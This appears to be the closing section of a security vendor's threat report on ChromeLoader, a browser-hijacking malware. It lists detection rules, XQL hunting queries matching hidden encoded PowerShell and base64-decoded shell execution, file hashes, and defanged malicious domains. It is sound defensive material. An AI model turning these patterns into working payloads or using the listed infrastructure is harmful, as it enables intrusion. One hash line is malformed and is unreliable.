Palo Alto Networks customers using Cortex XDR Prevent or and Pro receive protections from such campaigns in different layers, including the Local Analysis Machine Learning module, Behavioral Threat Protection, BIOC and Analytics BIOCs rules that identify the tactics and techniques that ChromeLoader uses at different stages of its execution.

Most rules are not customized for ChromeLoader and are based on unusual, rare behaviors – and therefore provide protection against many additional malware families and campaigns that use the same methods.

The following rules provide behavioral detections and preventions that block this malware at different stages for Cortex XDR customers:

Rule Name	Description
Power Empire - 2280642765	Power Empire post-exploitation framework
PowerShell Activity - 83290630	Suspicious PowerShell activity
PowerShell Activity - 1683698903	Suspicious PowerShell activity
PowerShell Activity - 1038764491	Suspicious PowerShell activity
PowerShell Activity - 2677692363	Suspicious PowerShell activity
Suspicious Scheduled Task Installed - 161058768	Potential malware granted persistency via scheduled task
Suspicious File Dropped - 1664970582	Potential malware dropped a suspicious payload executable
Suspicious File Dropped - 1833473256	Potential malware dropped a suspicious payload executable
Suspicious Chromium Extension - 4043645859	Potential malware tries to load malicious extension to victim's browser
Staged Malware Activity - 2903131508	Activity similar to ChromeLoader malware
Staged Malware Activity - 4059467241	Activity similar to ChromeLoader malware

In addition, you can use the following XQL queries to detect ChromeLoader variants during their different execution stages.

Variant 1 (January) – Installer

Variant 1 (January) – Installer

```
dataset = xdr_data
| filter event_type = ENUM.RPC_CALL
| filter actor_process_signature_status = ENUM.UNSIGNED
| filter action_rpc_interface_uuid = "{86D35949-83C9-4044-B424-DB363231FD0C}"
and action_rpc_func_opnum = 1
| filter lowercase(action_rpc_func_str_call_fields) contains "chrome"
```

Variant 2 (March) – Scheduled Task Installer

Variant 2 (March) – Scheduled Task Installer

```
dataset = xdr_data
| filter event_type = ENUM.RPC_CALL
| filter actor_process_image_name = "powershell.exe"
| filter action_rpc_interface_uuid = "{9556DC99-828C-11CF-A37E-00AA003240C7}"
and action_rpc_func_opnum = 25
| filter lowercase(action_rpc_func_str_call_fields) contains "powershell -windowstyle
hidden -e" and action_rpc_func_str_call_fields contains "PS_ScheduledTask"
```

Variant 2 (March) – Tone.exe Extraction

Variant 2 (March) – Tone.exe Extraction

```
dataset = xdr_data
| filter action_process_image_name = "tar.exe"
| filter action_process_image_command_line contains "-xvf" and
action_process_image_command_line contains "-C" and
action_process_image_command_line contains "AppData\Roaming"
```

MacOS Variant – Extension Download Encrypted

MacOS Variant – Extension Download Encrypted

```
dataset = xdr_data
| filter agent_os_type = ENUM.AGENT_OS_MAC
| filter event_type = ENUM.PROCESS
| filter action_process_image_command_line contains "sh -c echo* | base64 --decode |
bash"
| dedup agent_hostname , action_process_image_command_line
| fields _time , agent_hostname , action_process_image_command_line ,
actor_process_command_line
```

Suspicious Browser Extension Loaded

Suspicious Browser Extension Loaded

```
dataset = xdr_data
| filter action_process_image_name in ("chrome.exe", "safari", "chrome")
| filter action_process_image_command_line contains "-load-extension="
| filter actor_process_image_name in ("powershell.exe", "bash", "sh")
```

Palo Alto Networks customers using WildFire also receive protections from this threat.

Indicators of Compromise

Variant 1 ISO hashes

fa52844b5b7fcc0192d0822d0099ea52ed1497134a45a2f06670751ef5b33cd3
e1f9968481083fc826401f775a3fe2b5aa40644b797211f235f2adbeb0a0782f
860c1f6f3393014fd84bd29359b4200027274eb6d97ee1a49b61e038d3336372
0ecbe333ec31a169e3bce6e9f68b310e505dedfed50fe681cfd6a6a26d1f7f41
614e2c3540cc6b410445c316d2e35f20759dd091f2f878ddf09eda6ab449f7aa
2e006a8e9f697d8075ba68ab5c793670145ea56028c488f1a00b29738593edfb
bcc6cfc82a1dc277be84f28a3b3bb037aa9ef8be4d5695fcbfb24a1033174947
6d89c1cd593c2df03cdbd7cf3f58e2106ff210eeb6f60d5a4bf3b970989dee2e
edeec82c65adf5c44b52fbdc4b7ff754c6bd391653bba1e0844f0cab906a5baf
6c54e1ea9c54e4d8ada1d15fcdbf53e4ee7e4a677d33c0ea91f6203e02140788
a9670d746610c3be342728ff3ba8d8e0680b5ac40f4ae6e292a9a616a1b643c8
fb9cce7a3fed63c0722f8171e8167a5e7220d6f8d89456854c239976ce7bb5d6
1717de403bb77e49be41edfc398864cfa3e351d9843afc3d41a47e5d0172ca79
1b4786ecc9b34f30359b28f0f89c0af029c7efc04e52832ae8c1334ddd2b631e
486c966b6e2d24dd8373181faf565d85abfd39559d334765f5135e20af55542c
03b2f267de27dae24de14e2c258a18e6c6d11581e6caee3a6df2b7f42947d898
dd2da35d1b94513f124e8b27caff10a98e6318c553da7f50206b0bfded3b52c9
3927e4832dcbfae7ea9e2622af2a37284ceaf93b86434f35878e0077aeb29e7e
e449eeade197cab542b6a11a3bcb972675a1066a88cfb07f09e7f7cbd1d32f6d
8840f385340fad9dd452e243ad1a57fb44acfd6764d4bce98a936e14a7d0bfa6
26977d22d9675deddfde231e89a77c013062b8820aa117c8c39fd0a0b6ab0a23

Variant 1 executable hashes (aka CS_Installer.exe)

ded20df574b843aaa3c8e977c2040e1498ae17c12924a19868df5b12dee6dfdd
1dbe5c2feca1706fafc6f767cc16427a2237ab05d95f94b84c287421ec97c224
9eca0cd45c00182736467ae18da21162d0715bd3d53b8df8d92a74a76a89c4a0
c56139ea4ccc766687b743ca7e2baa27b9c4c14940f63c7568fc064959214307
3b5a18d45ab6fcf85df51703ef6fac8226fc274ecd0a21c0a1f15f15f7d39e01
44464fb09d7b4242249bb159446b4cf4c884d3dd7a433a72184cdbdc2a83f5e5
2d4454d610ae48bf9ffbb7bafcf80140a286898a7ffda39113da1820575a892f
53347d3121764469e186d2fb243f5c33b1d768bf612cc923174cd54979314dd3
afc8a5f5f8016a5ce30e1d447c156bc9af5f438b7126203cd59d6b1621756d90
564e913a22cf90ede114c94db8a62457a86bc408bc834fa0e12e85146110c89b

Variant 2 ISO hashes

e72a42ad27c06ba0a9951705423a3650a0c4a1f8c18c5782ab98e2e72021bbb8
26bce62ea1456b3de70d7ac328f4ccc57fe213babce9e604d8919adf09342876
44f9680710ba7635bb3bfe025b087e85d51857d9618c5ffa5c247ccdc8bca3c3
5ee2b7ea46cc3f34b796ab4992e778938c057490695e9109f016fc7a1b308395
a0ff3b427c77594fa48d79ed52d372bd2a8baae54ee85b243d86d9dd493ffbc6
f3176bcd28b89e4ae7a4426c82c8b73ca22c62ecbc363296193c8f5becef973c

424347b6f5caca8174d1b0ac2e32867a4201a41176fed1af7b3e1a0716fc7e46
c67b87cb7420500e4b0bb6500f1875bc77a7d96997ed2850d8142dfd9636da29
8f2da6c721251edd251addb795552ed54d89fb53d2a470d8a7f807e77aac402c
e0d57152524e79a07e5b7d7b37831cb7596cd3afe651b4eecaf4123b1af1ffa6
606d49ae054e13461bad3e405cc5996462c14bd48e94fe8a63f923fbb7c14b71
7ef7bdf8ea2f8751f45482453bf7441d2b2f92d743324afdf1afc11ea248c56d
84c93f1f7bdc44e8e92be10bf5e566f3116c9962c35262643fe2084c3b8d1bb5
4673c1f8d307b70c4be837e842cfdf5cce60c6bf793ae85a1bce07c9c15fe14d
0257dccfdeb1bc9683334d0d964c72ea0eeedbfda33cba1f60a395cca8e516da
0d510dbcf8ed5c7b81206598886a7fbd86f11d36871612ba066d6ec85723fada
e920dbc4741114f747a631928e398ef671fe9133b6aab33991d18150b4fcd745
3d65f5a060f8ecc92de9f5e0754b8f6c129cb9a243bf1504a92143ac3bc5a197
11174dbaca376288fd59c66d1c00255ad6c034beff96a075e833897ef3a113cc
44e77ac27a8b7d9227d95feb87bad1cc2a4ed2172c85f5e16d335a4d62d385f4

Variant 2 executable hashes (aka Tone.exe)

00c07e354014c3fb21d932627c2d7f77bf9b4aeb9be6efb026afdbd0368c4b29
3c7acdce8a37e40672eb4fba092804f9e783f284e7d52cbcf8a9f9f3cf306af7
5fbf4d8d44b2e26450c1dd927c92b93f77550cebfbc267c80ff9d224c5318b88
1bb6f2a9498a220ade34b64f3208287fca6699847a5fd61e0e5ed4ee56b19316
4e5001c698f9f1758874067c5fb6fb2911e1f948db2cc0f289d42c61f2e2fec1
747ba8be14e4d465f79a8211a26204230719ce19293725ca139f4386e57a7dff
fcc92f1736b5b4bd9fe503e7d6debeb7e69858fc582783c3f35e7cdece9d4feb
0b00a215a42739809a55f05b6028399843e305fb285028de6efc5544b949a1ef
66ababb8bd9f8b19193f56678568197350be6306f448ee9a01eeee21a487f765
ce129e2e14fb0de7bd0af27a8303686bde1c330c05449c1ff95591f364189e33
1a01be5f08943ce03811f398f7b77aba26313dc0d0681cfad89f37db59819bc2
c93fbf63d82b816cd32dfc7bb0eaf7053fb27cfb78433638248010e83636ae20
7f9d31d382cef81bf858b8e848897b41397c033ad5aa5c416277cf843d7218f5
6c87e496ba0595ac161be8abb4e6da359d5d44c7e5afbe7de8fd689e4bb88249
d3212f79f33c8ccf6ba27984ed18acc86ec2297fe9c3df8fad5a00878986f2e2
329e7494d516652e64c1181979fdf53b507b4a3ab23b4821823f0aef96abc6a4
b73becdb7ad8b130072622ac7b2f03d450d7d0f9aae28e67dcb6724e5727f96c
10bd1b5144d9a2582aaecd28eb0b80366a2675d0fd8a2f62407f8c108d367ec7
11ad9d3e25bee2275f4930818bd737df1e1d79b334f990970c61763078c532d0
061408f4e1f37feb0b89db3cafc496194941fade412c96ee03fc46e492df3d29
8bdaf2a1e5400df06ce4d47b5b302b20cfb62e662e778a657485c6599865e393

Variant 0 executable hashes

0bc3516e327fea0b5f65299366182d1e7577c9998d0cbd07891709f51fb0ac47
0e1c5477ea71fdc1271e63989107b2d855c685c6c2303f297a610eb875520ec0
140162b2c314e603234f2b107a4c69eb24aece3a3b6bd305101df7c26aee5f8e
1dbc8aa73b64a1a607bcbe448347314d9a456d4d31a6cf846e25277b575bbb5b
32aa2f66b96a95a00b032758232fc09e1843939546660b995a7d82905ef0637
3ff8e17ee3c130e327a614400f594fec404c42188c0e7df0ce3b2bb3a3c1aff6
57c0f3d24452b68d756577af78e809e2da12694691e62448bb132c12311360ec
8ef4026b254dd0918bf3ace7741b26ff52a52ef024c721d8129c5ccfa4ccde24
d2b1b9642884a6839f09204135944c02c7437f7e692d07bb0d0269c4ff8316bb
d8d18baa934a4f1ad6777f2ca862be8d3b3a59a1fedb8d2a8e50f0a419793a15
e4ab0e5ecbd6c87432f08398b7f7424a248f98ff780e0adb710edd0698bf5434
45510bf70bc9063392ac0514f4e26431b9c38631ed0e61b6847fe9385f5eb17c
e4ab0e5ecbd6c87432f08398b7f7424a248f98ff780e0adb710edd0698bf5434
f3727e372949d12ce9f214b0615c9d896dcf2ac0e09fcd40f4a85ff601ef01f0

MacOS DMG hashes

965a6729b89f432f61b65a7addbe376317e8fd4a188c05c6aae7f9e4a1a88fbb
6f105daec2336658629042afa4f334f4949fc189404f66c09400fd2ca260eb0c
267ab450a5965a525bda34deccd64bf22b5fb6cc04d811a3eec1d9289e28bc73
a6c8cbbe502df8407861590b97e634f51b85e4fe176bf68f86f6088ce81baaac
6845a4b37e51fbf01a9573330c81483d5a438dbb1c87cbe069f72896927b4dab
fad5e680c181fd7415e8c03ee20735411d1259f4ae19ead0100f0929d48f3f53
40232e0ffdb8fe925f9d4a1f10d5aeda208bb58d82390ac7d1952f9219770103
fd9a89dc83d26994708a1d9661322df12d107693d4b483a89bf9b03c974f418c
b65dc44a3288b1718657d2197b1e0b22aa97d0e33b05e2877320e838da0ccb26
2b24417ea8cb3271636e1747be0cc205af4bdc0d31686f024693259afdca259e
dffdad0ced320b9934019a75658b16cf8f6abb2e4af48cb73f66a761dfe72392
0c1700551ca47143590722ae60204f1a597040d5fa6afa966d4fc3c42d82d517
060c0b17a2d6fc7fb3a7a866c2013891527f1cf4602c420bc186d55b1802e382
1286ff043574dffb0c0a677b102272d7ea858030dc48d6c50534dba19d95adb6
1adc521a448a3588c892c98e00c9e58ba30a453b0795286b79ff2f0eaf821d25
90acb46c7964404cf22b7faad5910dfa97ae8d49b45808bd9f98bb61b7bc878f
f0da9bf1fc8da212ae1bcb10339539f5127e62aae0ad5809c2ae855921d2ab96
c0e50646addd20136befa520380e4d0f8915c0e0808fd8d393a386f5af87e623
2612ee5c099d6115dcbed7247cc56838fdeeb2654ba365b1b00d6294e6981f22
8ea53e242e05e5da560ac9a4c286f707e888784d9c64c43ae307d78b296d258a
a660f95f4649f7c1c4a48e1da45a622f3751ee826511167f3de726e2a03df05c

Zipped extension hashes

6c1f93e3e7d0af854a5da797273cb77c0121223485543c609c908052455f045d
92dc59664ab3427fb4b0d2d4108f1729abb506a2567770f7c4406e64db9aafae
79114e6392bb8ffee76738e71f47131b0a2c843efe3e14f1b5e6a6d2a94c1046
667f5bb50318fe13ea11227f5e099ab4e21889d53478a8ee1677b0f105bdc70a
34d21f3a543a69f34973c25bbaaedb5c8bc797d63da493cbac97bfbbedbe7206
a950e93ab9b2c4d1771a52fbeb62a9f2f47dc20e9921b9d23d829b949ba187b5
48efaa1fdb9810705945c15e80939b0f8fe3e5646b4d4ebcace0c049d1a67789
6c1af2e5cf6d6ea68c7e017d279b432d5259358b81ea1c444dc20625805b95b9
0f5fb924eb5eb646ba6789db665545a08c0438e99e5a24f27c37bc0279b1a8a6
a1005c22c2305781fbbce5552dcc095f9ef0237023d7041eace005542fcd3d81
7f2cd9ad91ddab408619d3c80eef614b91a727c35285ebd813bcd1636b2cb030
7e3d97c3802cc8bc9524480170d78aa68a9de28e3a7f4ce35d103f77843a3d0c
f940e948586d3148e28df3e35e5671e87bc7c49525606068ac6f00783409d7aa
63c97409bb2a8b5026b459ff6c6dcc93dd12fdd8c0a4915e9298bd96dfdedb5c
3b4c3c598b87a3c3b9590940b4e67861c6541316bac1e1c07a139b1892307c04
a113128466145973de141c4e5c5199e5474050edd4d9225463d0527d68935ef0
ef633a38fb49a81a30fe8977dff378bb9e89f849ceceb709cbcf76272f92c402
cc01324cbefb6d79e3a7ea1031edb6256fb3d40832ea621913aadda70e08a3b9
3271eac4d9d20044a5fc27be6d0feece31791f3889dce2788f7ef4e201ffff4e
8e74b6d667d7ddb7859687fd5c599f67b62b491087d1d926037effc7f7890b43
4556d3c5e6a3322fcb39da3ef5b36d541bab70fa2f68a12e52c3de41bef092a6
181a15d583d1ba4ad42b09ab62f3ef401c8cc2103e7ea2717d0571864f5440fd
a950e93ab9b2c4d1771a52fbeb62a9f2f47dc20e9921b9d23d829b949ba187b5
308071d4e8298b4eba9f82ca7269ac58f8e39f64da515c0761406aacd110b731
ddb1793220d75c7126eb8af9f0d35f22e7be6998bf8ede8199c2019119b26592
5b7dedcf0802547c8e18d46fbfe1a5daa91e77a6cf464c4b5f0cfc48fa235c1d
b8b8f57edbd70345e2134abd8917371a29e04aa37210b553879710f717b69ddd
6b1db4f891aa9033b615978a3fcfef02f1904f4eba984ba756ff5cd755d6f0b4
099c2d8c3c34a24f6ed3cbf5c4ff6b22312546f2c3881281b7cc66ebff899136
70f1d1b35ee085768aa75f171c4d24b65d16099b2b147f667c891f31d594311b
3da0189884e07adfe946ef8f214fa9ec1c01bf093d69418563368f39fdc98e12
216f9f9c3e69c6723203afb79ee91917eff7707312058d7e9858d70bfb6acf92
f85e706123bedf3b98eb23e2fb4781e2845b2b438aa0f6789c2b496bfb36d580
18b8ab327177cbde47867694d3d7acb93c83237d2418271f1020fe943760c026
23f30fa4e9fe3580898be54f8762f85d5098fd526a51183c457b44822446c25a
276f4008ce6dcf867f3325c6b002950cbd0fdb5bf12dc3d3afb1374622820a4e
309c87b34966daecd05c48b787c3094eeed85b5f23ec93b20fc9cdbf8ff9b586
47c65ef4d6b0ffe7109c588e04575dcf05fdf3afe5796078b4f335cb94c438b7
502a8d1e95c21b5dc283ef4877ca2fe2ba41570bd813c47527fca2fb224d5380
5e6b5a9c0849db8ca0696a16c882d6945a62e419bd646f23d4d00533bbe9bca5
6e0cb7518874437bac717ba1888991cee48dfaca4c80a4cbbbe013a5fe7b01a6
83cf9d2244fa1fa2a35aee07093419ecc4c484bb398482eec061bcbfbf1f7fea

87f0416410ac5da6fd865c3398c3d9012e5488583b39edacd37f89bc9469d6a9
c6a68fac895c0b15d5cbbba63f208e5b0a6f3c1d2382b9465375d1794f447ac5
c7aedc8895e0b306c3a287995e071d7ff2aa09b6dac42b1f8e23a8f93eee8c7a
d374ef30aa17f8bad0fb88d0da47f4038669c340d4c7fc2ff6505b07c17fdf65
dfc90f64139b050cf3c72d833e1a7915af1bd689ece7222b9ac2c8426a0bfd0a
9a5be852afef127b5cbe3af23ef49055677b07bcaca1735cf4ad0ff1e8295ccb
7ba5e623ad2e09896f0e1d1167758bcf22a9092e4a65856f825a2b8740e748f6
edb21b3f6f52ab0d0e17aca7e658a6e3f9ce9800243381061256 2b8e6ab41920
0cf40fbce8a48bfc5068ac24ec1dd1f828af31fe3cff0342003d12b0ea561dcf
4a0ababa34024691dc1a9e6b050fe1e5629220af09875998917b1a79af4e2244
52c7bb3efafdd8f16af3f75ca7e6308b96e19ef462d5d4083297da1717db8b07
bcac3fee6182a64764e88b4ed4f78cc071f297c501746df6473b0e9e679b3b43
aa9b742267bba71507a644ea4ee52a0f118ee6d595bd7eac816a8e8ee0246427
55f240467cf2c0891484d97ded9e0c53b259a88814b6f1c78a8961bda58c9377
49006f7529453966d6796040bb1c0ab2d53a1337c039afe32aaa14a8cce4bf0e
08de8a1103ccd7980a9900e2ceccdef0fe4db6bd06184eb628bfbcf76a7ff997
2eb1056cc176747c1be4b115be90cc7ee26da11a597cff6631da54c517d1a15c
436dde0fb44f95371832a55e56ed9ee9cb22f5323ce0d2a4cdcd61cbab713503
c05dbec1aaa11703195c743433a4319d49180c7fbd9a962e162cacd6b605ddd9
b919fbd354654a7bf99db7206adf6a5fba9ce73ee3fedb6d08ed932ee527f301
bfead4ccc3c16dee5f205b78e12aaaa2b33bdedbc57e22a4dbc48724f13f6277
eddd3ce6d39909be6fd5a093c2798a0c9113769b8f0f24a038449b409232472a
22f4a87053769ae21efa8945a83e46df2f56e8f01a66f156cacf5ef6b6a8262a
a3631d6012b72a63b0f1b4a013d0971ea8505ee3db32d4a0b7b31cb9ba8dd309
1ad535854fe536fd17aa56ae82f74872d6fad18545e19950afa3863bcbcf34eb
9d46a0509291bf3365771f6ad53e213ffb58e4926f11365687f4a11fd0f03855

C2 and Installation Servers

Installation Servers

brokenna[.]work
etterismype[.]co
idwhitdoe[.]work
ithconsukultin[.]com
learnataloukt[.]xyz
rsonalrecom[.]co
yflexibilituky[.]co
yeconnected[.]com

ableawid[.]com
airplanegoobly[.]com
baganmalan[.]com

balljoobly[.]com
balokyalokd[.]com
boogilooki[.]com
bookimooki[.]com
carfunusme[.]com
carmoobly[.]com
chairtookli[.]com
chookiebooki[.]com
choopinookie[.]com
ckgrounda[.]com
computermookili[.]com
dubifunme[.]com
dudesurfbeachfun[.]com
exkcellent[.]com
funbeachdude[.]com
ketobepar[.]com
kooblniplay[.]com
letfunhapeme[.]com
lookiroobi[.]com
lookitoogi[.]com
madorjabl[.]com
malanbagam[.]com
mokkilooki[.]com
myeducatio[.]com
nakasulba[.]com
ndinterper[.]com
ndworldwi[.]com
nookiespooti[.]com
oempafnyfi[.]com
saveifmad[.]com
siwoulukdli[.]com
slootni[.]com
sonalskills[.]com
tabletoobly[.]com
toogimoogi[.]com
toukfarep[.]com
uiremukent[.]com
ukrawinrusyes[.]com
utfeablea[.]com
voobmijump[.]com
xoomitsleep[.]com
yalfnbagan[.]com

yalokmalos2[.]com
yescoolservmate[.]com
yourretyeq[.]com

tcaukthw[.]com
tooblycars[.]com
koooblycar[.]com
rooblimyooki[.]com
yooblygoobnku[.]com
playkooblni[.]com
rockslootni[.]com
muendakere[.]xyz
mployeesihigh[.]xyz
adiingsinsp[.]xyz

ajorinryeso[.]xyz
ktyouexpec[.]xyz
learnataloukt[.]xyz
ngwitheaam[.]xyz
ptonnervent[.]xyz
ukmlasttyye[.]xyz
ukseseem[.]xyz
withyourret[.]xyz

C2s

betasymbolic[.]com
krestinaful[.]com
tobepartou[.]com
tobedirectuke[.]com
eandworldw[.]com
etobepartou[.]com
kfareputfeabl[.]com
blesasmetot[.]com
siwoulukdlik[.]com
sforourcompa[.]com

Additional Resources

CS_Installer Threat Remediation Scripts
ChromeLoader: a pushy malvertiser
QR codes on Twitter deliver malicious Chrome extension

Choziosi Loader Analysis
Malicious Chrome Browser Extension Exposed